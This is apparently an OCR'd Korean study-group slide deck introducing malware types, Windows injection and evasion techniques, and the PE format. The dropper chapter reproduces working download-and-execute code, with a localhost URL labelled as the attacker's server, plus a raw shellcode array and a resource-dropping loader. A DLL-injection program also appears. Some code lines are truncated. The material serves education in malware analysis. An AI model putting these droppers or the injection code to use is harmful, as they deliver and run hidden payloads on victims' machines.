Pay1oad 악성코드 스터디

악성코드 분석 스터디
“기본적인 리버싱”

CONTENTS

01 • 악성코드 유형 소개, 공부 사이트 추천

02 • 드롭퍼
블로그 추천

03 • PE 소개
- 윈도우 실행파일 구조

04 • None
- None

05 • Q&A

Chapter. • 1

악성코드 유형 소개, 공부 사이트 추천

악성코드 유형

분류	유형	주요 특징 및 동작 방식
확산형	**바이러스 / 웜**	자가 복제 및 전파 (바이러스: 사용자 실행 필요 / 웜: 자동 확산)
위장형	**트로이 목마**	정상 프로그램으로 위장하여 침투, 데이터 탈취 및 백도어 형성
원격제어	**RAT / 봇넷**	공격자의 원격 명령(C&C) 실행, DDoS 공격 및 스팸 발송에 동원
정보탈취	**InfoStealer**	키로거, 스파이웨어 등을 통해 키보드 입력 및 민감 정보 탈취
금전갈취	**랜섬웨어**	사용자 파일을 암호화하여 볼모로 잡고 금전(복구비) 요구
권한/은폐	**루트킷**	관리자 권한 획득 및 악성코드의 존재를 시스템에서 은폐
기타	**애드웨어/드로퍼**	원치 않는 광고 노출 및 추가 악성코드 설치 파일 다운로드

https://www.microsoft.com/en-us/security/business/security-101/what-is-malware

윈도우 악성코드가 사용하는 기법들

실행 및 침투 기법 (Execution & Injection)


기법 (Technique)	세부 항목	주요 목적 및 특징
Process Injection	DLL / Shellcode Injection	정상 프로세스 내부에 악성 DLL이나 셸코드를 삽입하여 실행
Thread Hijacking	Remote Thread Creation 등	기존 스레드의 흐름을 가로채어 악성 코드를 강제로 실행
APC Injection	비동기 프로시저 호출	스레드가 대기 상태일 때 악성 함수를 큐에 넣어 실행 유도
Special Injection	Mapping / Function Stomping	메모리 매핑을 이용하거나 기존 함수를 덮어쓰는 정교한 침투
Callback Execution	Callback Code Execution	시스템 이벤트 발생 시 호출되는 콜백 함수를 악용해 실행

윈도우 악성코드가 사용하는 기법들

실행 및 침투 기법 (Execution & Injection)

기법 (Technique)	세부 항목	주요 목적 및 특징
Process Enumeration	EnumProcesses / NtQuery	실행 중인 백신이나 분석 도구가 있는지 프로세스 목록 확인
API Hooking	-	시스템 함수 호출을 가로채서 데이터를 조작하거나 행위 은폐
Hiding & Obfuscation	IAT Hiding / Syscalls	함수 호출 목록(IAT)을 숨기거나 직접 시스템 호출을 수행해 탐지 우회
Anti-Debugging	-	디버거(분석 도구)가 작동 중이면 실행을 중단하거나 동작 변경
Anti-VM	Anti-Virtual Environments	가상 환경(샌드박스)인지 확인하여 분석 환경에서 실행 거부

MITRE ATT&CK 표준



https://attack.mitre.org/
현재 보고서의 기준
사실 배우기 어려운 자료라 나중에 공부를..


공부 사이트 추천

Technique List

Technique Name	Technique ID's
PyArmor	U1435
NixImports	U1434
PowerShell Special Characters Obfuscation	U0709
PureCrypter	U1433
TrueCrypt	U1432
EasyCrypter	U1431

https://unprotect.it/
감지회피 기법 모음
사실 배우기 어려운 자료라 나중에 공부를..

공부 사이트 추천



https://malapi.io/
악성코드가 사용하는 Windows API
한번은 보고 의미 파악하면 괜찮은 사이트

공부 사이트 추천

DLL Injection

Injecting DLL into a remote process.

This lab attempts a classic DLL injection into a remote process.


Execution

inject-dll.cpp

```
int main(int argc, char *argv[]) {
    HANDLE processHandle;
    PVOID remoteBuffer;
    wchar_t dllPath[] = TEXT("C:\\experiments\\evilm64.dll");

    printf("Injecting DLL to PID: %i\n", atoi(argv[1]));
    processHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));
    remoteBuffer = VirtualAllocEx(processHandle, NULL, sizeof dllPath, MEM_COMMIT, PAGE_RE
    WriteProcessMemory(processHandle, remoteBuffer, (LPVOID)dllPath, sizeof dllPath, NULL)
    PTHREAD_START_ROUTINE threatStartRoutineAddress = (PTHREAD_START_ROUTINE)GetProcAddres
    CreateRemoteThread(processHandle, NULL, 0, threatStartRoutineAddress, remoteBuffer, 0,
    CloseHandle(processHandle);

    return 0;
}
```

https://www.ired.team/offensive-security/code-injection-process-injection

레드팀(실제 공격) 기술 모음, 어렵긴합니다.



악성코드 리포트

랜섬웨어 리포트

매달 하나의 악성코드/랜섬웨어를 선정하여 상세 리포트를 제공합니다.
소만사 유지관리고객이 되시면 악성코드 분석 전문가가 직접 샘플을 입수하여 분석한 최신 악성코드/랜섬웨어 리포트를 가장 빠르게 받아보실 수 있습니다.

전체 | 랜섬웨어 | 악성코드 분석 | 취약점

취약점
5천만개 SW에서 사용 중인 Meta 기반 컴포넌트 기술에 CVSS 10.0점 취약점 발생 (심각도 매우 높음,…
2025.12

랜섬웨어
2025년 전세계 피해 건수 900건 이상, 국내 제조/금융사에도 피해 사례 | Qilin 랜섬웨어 분석
2025.12

랜섬웨어
2025년 2분기 랜섬웨어 공격 동향 | Qilin, Play, DragonForce 랜섬웨어 분석
2025.08

리포트
https://www.somansa.com/ko/security-report/security-note/

Chapter. • 2

드롭퍼

드롭퍼

악성코드를 drop(실행)하는 프로그램

Drop이기에 인터넷, 파일 내부등 다양한 방법으로 탐지안되게한다.

악성코드를 drop(실행)하는 프로그램

Drop이기에 인터넷, 파일 내부등 다양한 방법으로 탐지안되게한다.

https://rninche01.tistory.com/entry/Dropper-1Download-Execute 출처

```
#include <windows.h>
#include <urlmon.h>
#include <string.h>

#pragma comment(lib, "urlmon.lib")

int main()
{
    char path[MAX_PATH];

    GetTempPathA(MAX_PATH, path);
    strcat(path, "adb.exe");
    URLDownloadToFileA(NULL,
        "https://127.0.0.1/msg.exe",
        path, 0, NULL);
    Sleep(1000);
    WinExec(path, 0);
    ExitProcess(0);
}
```


```c
#include <windows.h>      // 윈도우 API 사용을 위한 기본 헤더
#include <urlmon.h>       // URLDownloadToFile 함수 사용을 위한 헤더
#include <string.h>       // 문자열 조작(strcat 등)을 위한 헤더

// URL 기능을 가진 라이브러리를 강제로 연결 (링킹)
#pragma comment(lib, "urlmon.lib")

int main()
{
    // 1. 내려받을 파일이 저장될 경로를 담을 변수 선언
    char path[MAX_PATH];

    // 2. 시스템의 임시 폴더(Temp) 경로를 가져옴 (사용자 눈에 잘 안 띄는 곳)
    GetTempPathA(MAX_PATH, path);
```

```
    // 3. 임시 폴더 경로 뒤에 실행될 파일명 "adb.exe"를 붙임
    strcat(path, "adb.exe");

    // 4. [핵심] 외부 서버(C&C)에서 악성 파일을 지정한 경로로 다운로드
    // "https://127.0.0.1/msg.exe" -> 공격자 서버 주소
    // path -> 저장될 위치 (TempWadb.exe)
    URLDownloadToFileA(NULL, "https://127.0.0.1/msg.exe", path, 0, NULL);

    // 5. 다운로드가 완료될 때까지 잠시 대기 (1초)
    Sleep(1000);

    // 6. [실행] 다운로드한 악성 파일을 백그라운드(0: 숨김 모드)로 실행
    WinExec(path, 0);

    // 7. 흔적을 남기지 않기 위해 자신(다운로더)은 즉시 종료
    ExitProcess(0);
}
```

```c
include <windows.h>
#include <UrlMon.h>
#pragma comment(lib, "UrlMon.lib")

unsigned int
_strlen(const char* f)
{
    INT i = 0;
    while (*f++)
        i++;
    return i;
}

char* strcat(char* dst, const char* src)
{
    char* cp = dst;
    while (*cp)
        cp++;
    while (*cp++ = *src++)
        ;
    return dst;
}
```


```c
int main()
{
    char path[MAX_PATH];

    unsigned char shellcode[205] = {
        0x31, 0xC9, 0x64, 0xA1, 0x30, 0x00, 0x00, 0x00, 0x8B, 0x40, 0x0C, 0x8B, 0x70, 0x14, 0xAD, 0x96,
        0xAD, 0x8B, 0x58, 0x10, 0x8B, 0x53, 0x3C, 0x01, 0xDA, 0x8B, 0x52, 0x78, 0x01, 0xDA, 0x8B, 0x72,
        0x20, 0x01, 0xDE, 0x31, 0xC9, 0x41, 0xAD, 0x01, 0xD8, 0x81, 0x38, 0x47, 0x65, 0x74, 0x50, 0x75,
        0xF4, 0x81, 0x78, 0x04, 0x72, 0x6F, 0x63, 0x41, 0x75, 0xEB, 0x81, 0x78, 0x08, 0x64, 0x64, 0x72,
        0x65, 0x75, 0xE2, 0x8B, 0x72, 0x24, 0x01, 0xDE, 0x66, 0x8B, 0x0C, 0x4E, 0x49, 0x8B, 0x72, 0x1C,
        0x01, 0xDE, 0x8B, 0x14, 0x8E, 0x01, 0xDA, 0x31, 0xF6, 0x52, 0x5E, 0x31, 0xFF, 0x53, 0x5F, 0x31,
        0xC9, 0x51, 0x68, 0x78, 0x65, 0x63, 0x00, 0x68, 0x57, 0x69, 0x6E, 0x45, 0x89, 0xE1, 0x51, 0x53,
        0xFF, 0xD2, 0x31, 0xC9, 0x51, 0x68, 0x65, 0x73, 0x73, 0x00, 0x68, 0x50, 0x72, 0x6F, 0x63, 0x68,
        0x45, 0x78, 0x69, 0x74, 0x89, 0xE1, 0x51, 0x57, 0x31, 0xFF, 0x89, 0xC7, 0xFF, 0xD6, 0x31, 0xF6,
        0x50, 0x5E, 0x31, 0xC9, 0x51, 0x36, 0x68, 0x61, 0x64, 0x62, 0x00, 0x68, 0x70, 0x25, 0x5C, 0x5C,
        0x68, 0x25, 0x74, 0x65, 0x6D, 0x68, 0x2F, 0x63, 0x20, 0x20, 0x68, 0x65, 0x78, 0x65, 0x20, 0x68,
        0x63, 0x6D, 0x64, 0x2E, 0x89, 0xE1, 0x6A, 0x00, 0x51, 0xFF, 0xD7, 0x6A, 0x00, 0xFF, 0xD6, 0xFF,
        0xFF, 0xFF, 0xFF, 0x00, 0x00, 0x00, 0xFF, 0xFF, 0xFF, 0xFF, 0x00, 0x00, 0x00 };
```

https://rninche01.tistory.com/entry/Dropper-1Download-Execute



```
    int len = 205;
    DWORD l = 0;
    VirtualProtect(shellcode, len, PAGE_EXECUTE_READWRITE, &l);

    GetTempPathA(MAX_PATH, path);
    strcat(path, "adb.exe");
    URLDownloadToFileA(NULL, "http://127.0.0.1:8080/static/msg.exe", path, 0, NULL);
    Sleep(1000);
    __asm {
        lea eax, shellcode
        jmp eax
    }
    ExitProcess(0);
}
```

https://rninche01.tistory.com/entry/Dropper-1Download-Execute



```c
#include <windows.h>
#include "resource.h"

char* strcat(char* dst, const char* src)
{
    char* cp = dst;
    while (*cp)
        cp++;
    while (*cp++ = *src++)
        ;
    return dst;
}
```

```c
int main()
{
    char path[MAX_PATH];
    GetTempPathA(MAX_PATH, path);
    strcat(path, "adb.exe");
    HMODULE hModule = GetModuleHandle(NULL);
    HRSRC hRes = FindResourceA(hModule, MAKEINTRESOURCEA(IDR_ETC1), "ETC");
    HGLOBAL hMem = LoadResource(hModule, hRes);
    LPVOID lpResource = LockResource(hMem);
    DWORD size = SizeofResource(hModule, hRes);
    HANDLE hFile;
    DWORD dwWrite;

    hFile = CreateFileA(path, GENERIC_READ | GENERIC_WRITE, 0, NULL, CREATE_ALWAYS,
        FILE_ATTRIBUTE_NORMAL, NULL);
    WriteFile(hFile, hMem, size, &dwWrite, NULL);
    CloseHandle(hFile);
    WinExec(path, 0);
    return 0;
}
```

https://rninche01.tistory.com/entry/Dropper-2Resource-1


Chapter. • 3

PE

PE 간단 소개


PE (Portable Executable)는 32비트 및 64비트 Windows 운영 체제 와 UEFI 환경에서 네이티브 실행 코드 용 파일 형식 입니다 . 네이티브 실행 파일(.exe , .com), 동적 링크 라이브러리(.dll , .ocx), 시스템 드라이버 (.sys , .drv) 및 기타 여러 유형의 파일 에 사용됩니다 .

https://en.wikipedia.org/wiki/Portable_Executable



Chapter. • 5

Q&A



Q&A